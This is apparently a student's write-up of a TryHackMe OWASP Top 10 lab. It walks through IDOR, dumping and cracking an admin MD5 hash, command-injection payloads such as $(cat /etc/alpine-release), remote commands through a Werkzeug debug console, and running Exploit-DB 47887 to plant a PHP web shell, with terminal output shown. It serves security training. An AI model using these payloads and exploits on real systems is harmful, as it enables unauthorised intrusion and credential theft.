


# OWASP TOP 10 - 2021

## ASSIGNMENT REPORT



**Peter Kinyumu,  
cs-sa07-24067,  
June 20th, 2024.**

## 1. INTRODUCTION


The room breaks down the top 10 most critical vulnerabilities, as per the OWASP Top 10 project, how they occur and how to exploit each one.

## 2. ANSWERS TO QUESTIONS


### 1. BROKEN ACCESS CONTROL

#### a. Look at other users' notes. What is the flag?

- Log in to the THM Notes server using the credentials given.
- We immediately identify a direct object reference from the URL(IDOR vulnerability)



- Trying other ID values to retrieve the flag.




## 2. CRYPTOGRAPHIC FAILURES

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

a. What is the name of the mentioned directory?

- From the comments, the directory is **/assets**



```
2 <!DOCTYPE html>
3 <html>
4   <head>
5     <title>Login</title>
6     <meta name="viewport" content="width=device-width, user-scalable=no">
7     <meta charset="utf-8">
8     <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
9     <link type="text/css" rel="stylesheet" href="/assets/css/style.css">
10    <link type="text/css" rel="stylesheet" href="/assets/css/loginStyle.css">
11    <link type="text/css" rel="stylesheet" href="/assets/css/orkey.css">
12    <link type="text/css" rel="stylesheet" href="/assets/css/icons.css">
13    <script src="/assets/js/jquery-3.5.1.min.js"></script>
14  </head>
15  <body>
16    <header>
17      <a id="home" href="/">Sense and Sensitivity</a>
18      <a id="login" href="/login.php">Login</a>
19    </header>
20    <div class="background"></div>
21    <!-- Must remember to do something better with the database than store it in /assets... -->
22  <main>
23    <div class="content">
24      <form method="POST">
25        <input type="text" name="user" placeholder="Username"><br>
26        <input type="password" name="pass" placeholder="Password"><br>
27        <input id="loginBtnFunc" type="submit" value="Login!">
28      </form>
29    </div>
30  </main>
31  <footer><span>© Sense and Sensitivity, 2022</span></footer>
32 </body>
33 </html>
```

b. Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?



Apache/2.4.54 (Unix) Server at 10.10.111.125 Port 81

c. Use the supporting material to access the sensitive data. What is the password hash of the admin user?

Kali purple [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
Activities Terminal Jun 19 08:33
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
└─[cypherpunk@votex: ~]
$ sqlite3 webapp.db
SQLite version 3.42.0 2023-05-16 12:36:15
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> PRAGMA table_info(users);
0|userID|TEXT|1||1
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite> SELECT * FROM users;
4413096d9c93359b898b620288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1|Server
23023b67a3248858db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e|0
sqlite>

```

- What is the admin's plaintext password?  
qwertyuiop
- Log in as the admin. What is the flag?  
THM{Yzc2YjdkMjE5N2VjMzMhOTE3NjdiMjdl}

CrackStation - Online Password Cracker

crackstation.net

Crackmes Gmail YouTube Maps

CrackStation · Password Hashing Security · Defuse Security

Defuse.ca · Twitter

# CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

6eea9b7ef19179a06954edd0f6c05ceb

I'm not a robot

reCAPTCHA


Privacy Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



### 3. INJECTION

#### a. What strange text file is in the website's root directory?

- From the input text `$(ls)`, we can list some files and identify the strange text file as `drpepper.txt`



#### b. How many non-root/non-service/non-daemon users are there?

- With the input `$(ps -ef)`, we get the output below.

- From the screenshot below, we can see that all users are either root/service/daemon users.
- Answer = 0

Cowsay Online

Choose your cow: default

Enter your inner cow's mooing

Submit

```
/ PID USER TIME COMMAND
| 1 root 0:00 \ 
| {docker-entrypoi} /bin/sh
| /docker-entrypoint.sh 24 root 0:00 |
| httpd -D FOREGROUND 25 apache 0:00 |
| httpd -D FOREGROUND 26 apache 0:00 |
| httpd -D FOREGROUND 27 apache 0:00 |
| httpd -D FOREGROUND 28 apache 0:00 |
| httpd -D FOREGROUND 29 apache 0:00 |
| httpd -D FOREGROUND 602 apache 0:00 |
| httpd -D FOREGROUND 609 apache 0:00 |
| httpd -D FOREGROUND 618 apache 0:00 |
| httpd -D FOREGROUND 675 apache 0:00 sh |
| -c perl /usr/bin/cowsay -f default $(ps |
\ -ef) 676 apache 0:00 ps -ef |
\-----\ 
\ \^__^
 \  (oo)\_____
   (__)\ )\/\
     ||----w |
     ||     ||
```

All users are root/service/deamon users

### c. What user is this app running as?

- `$(whoami)` will output the user running the app as shown below.
- Answer = **apache**

Cowsay Online


Choose your cow: default

Enter your inner cow's mooing

Submit


```
< apache >
\-----\ 
\ \^__^
 \  (oo)\_____
   (__)\ )\/\
     ||----w |
     ||     ||
```

### d. What is the user's shell set as?



#### e. What version of Alpine Linux is running?

- We can view the version from the file /etc/alpine-release by injecting the command \$(cat /etc/alpine-release)
- Answer = 3.16.0




### 4. INSECURE DESIGN

This application also has a design flaw in its password reset mechanism. Can you figure out the weakness in the proposed design and how to abuse it?


#### a. Try to reset joseph's password. Keep in mind the method used by the site to validate if you are indeed joseph.

- We notice that password reset requires us to answer one of the security questions as shown below.

- The first and the last are quite hard to guess but the second one we at least know we can start with ROYGBIV.
- ROYGBIV is the most popular color sequence of colors and most people would choose from that.



- Trying multiple variations of ALL CAPS and ALL SMALL cases we find that **green** is the correct answer.
- The flaw lies in the design of the reset functionality because the developer didn't take into account to limit the number of tries to the security question.



**b. What is the value of the flag in joseph's account?**

- We can use the password to log in and retrieve the flag.

The image contains two screenshots of a web browser. The top screenshot shows a "myfiles.php#private" page with a sidebar menu containing "Docs", "Private" (which is highlighted in red), and "Cat Images". A file named "Flag.txt" is listed in the main content area. The bottom screenshot shows the same page after the file has been downloaded, displaying the text "THM{Not\_3ven\_c4tz\_c0uld\_sav3\_U!}" in a black box.

## 5. SECURITY MISCONFIGURATION

- a. Use the Werkzeug console to run the following Python code to execute the ls -l command on the server: What is the database file name (the one with the .db extension) in the current directory?
  - todo.db
- b. Modify the code to read the contents of the app.py file, which contains the application's source code. What is the value of the secret\_flag variable in the source code?



### Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r-- 1 root root 249 Sep 15 2022 Dockerfile
-rw-r--r-- 1 root root 1411 Feb 3 2023 app.py
-rw-r--r-- 1 root root 137 Sep 15 2022 requirements.txt
drwxr-xr-x 2 root root 4096 Sep 15 2022 templates
-rw-r--r-- 1 root root 8192 Sep 15 2022 todo.db

>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')


app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///{} + DATABASE
db = SQLAlchemy(app)
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.



## 6. VULNERABLE AND OUTDATED COMPONENTS

- a. What is the content of the /opt/flag.txt file?
  - From the homepage, we see it's an online bookstore application



- After a thorough research online for any online bookstore exploits i found the Unauthenticated Remote Code Execution exploit below.

Online Book Store 1.0 - Unauthenticated Remote Code Execution

EDB-ID: 47887	CVE: N/A	Author: TIB3RIUS	Type: WEBAPPS	Platform: PHP	Date: 2020-01-08
EDB Verified: ✓	Exploit: <a href="#">Download</a> / <a href="#">{}</a>	Vulnerable App:			

# Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution  
# Google Dork: N/A  
# Date: 2020-01-07  
# Exploit Author: TIB3RIUS

- Download it. Run it. Get a shell. Retrieve the flag.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 19 12:23
cypherpunk@votex: ~
$ python3 47887 http://10.10.70.132:84
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.70.132:84/bootstrap/img/3ShYrvMWFp.php
> Example command usage: http://10.10.70.132:84/bootstrap/img/3ShYrvMWFp.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ pwd
/htdocs/bootstrap/img

RCE $ cat /opt/flag.txt
THM{But_1ts_n0t_my_f4ult!}
RCE $

